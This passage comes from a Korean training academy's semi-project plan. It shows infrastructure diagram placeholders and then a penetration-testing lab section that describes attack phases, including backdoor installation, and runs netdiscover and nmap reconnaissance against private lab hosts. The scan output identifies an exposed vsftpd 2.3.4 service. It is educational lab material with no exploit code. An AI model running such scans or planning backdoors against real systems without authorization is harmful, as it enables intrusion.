
THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	25

사) 데이터센터2 구성/흐름도




THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	26

아) A구역 서버 구조/흐름도




THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	27

자) B구역 서버 구조/흐름도




THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	28

차) C구역 서버 구조/흐름도




THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	29

카) 백업 정책 구성도



THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기 획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	30


타) 로그 정책 구성도



THEJOEUN  더조은아카데미	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	31

4. 모의해킹 구성

가) 모의해킹 랩



나) 모의해킹 단계

단계	설명
정보 수집	열린 포트, 서비스 버전 정보 등 네트워크와 서버에서 얻을 수 있는 정보를 기반으로 침투할 타겟 서버에 대한 최대한의 정보 수집
취약점 진단	정보 수집 단계에서 얻은 정보를 기반으로 취약점 진단 도구 또는 프레임워크를 통해 타겟 서버에서 발견된 CVE 취약점, 가능한 공격을 실행 후 결과 확인
Exploit	취약점 진단 단계에서 얻은 정보를 종합하여 타겟 서버에서 발견된 취약점이 유효한지 실험하고 백도어를 설치할 침투 경로 파악
침투	Exploit 단계에서 얻은 침투 경로를 통해 타겟 서버에 직접 침투하고, 시나리오에서 설계된 백도어를 실행함으로써 권한 획득

	세미 프로젝트	문서 번호	세미 프로젝트 최종 기획안
		버전 번호	1
	기획안	수정일	2024-11-11
		페이지	32

다) 내부 모의 침투(네트워크 시스템)

netdiscover 으로 실시간 네트워크 대역 정보 수집(명령어: netdiscover -i eth0 -r 10.1.0.0/16)

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.1.1.1	ca:01:44:28:00:38	1	60	Unknown vendor
10.1.1.11	00:50:79:66:68:00	1	60	Private
10.1.1.12	00:50:79:66:68:01	1	60	Private
10.1.1.14	00:0c:29:3c:ea:51	1	60	VMware, Inc.

➔ 획득한 정보 : 제조사가 VMware 로 되어 있는 IP 주소 발견

Zenmap 으로 열린 포트 확인(명령어 : nmap -T4 -A -v 10.1.1.14)

Target: 10.1.1.14

Profile: Intense scan

Scan

Command: nmap -T4 -A -v 10.1.1.14

Hosts

Services

OS

Host

10.1.1.14

Nmap Output

Ports / Hosts

Topology

Host Details

Scans

Port

Protocol

State

Service

Version

✓ 21

tcp

open

ftp

vsftpd 2.3.4

✓ 22

tcp

open

ssh

OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

✓ 53

tcp

open

domain

ISC BIND 9.18.28-0ubuntu0.24.04.1 (Ubuntu Linux)

✓ 80

tcp

open

http

Apache httpd 2.4.58 ((Ubuntu))

✓ 139

tcp

open

netbios-ssn

Samba smbd 4.6.2

✓ 445

tcp

open

netbios-ssn

Samba smbd 4.6.2

✓ 3306

tcp

open

mysql

MariaDB (unauthorized)

✓ 9090

tcp

open

http

Monitorix httpd (time zone +0900)

➔ 획득한 정보 : OS 가 펍권 표시로 되어 있는 것으로 보아 Linux 운영 체제를 사용

nmap 으로 열린 포트 및 서비스 정보 확인(명령어 : nmap -sV 10.1.1.14)

```
(root@yth)-[/]
# nmap -sV 10.1.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 18:15 KST
Nmap scan report for 10.1.1.14
Host is up (0.0019s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
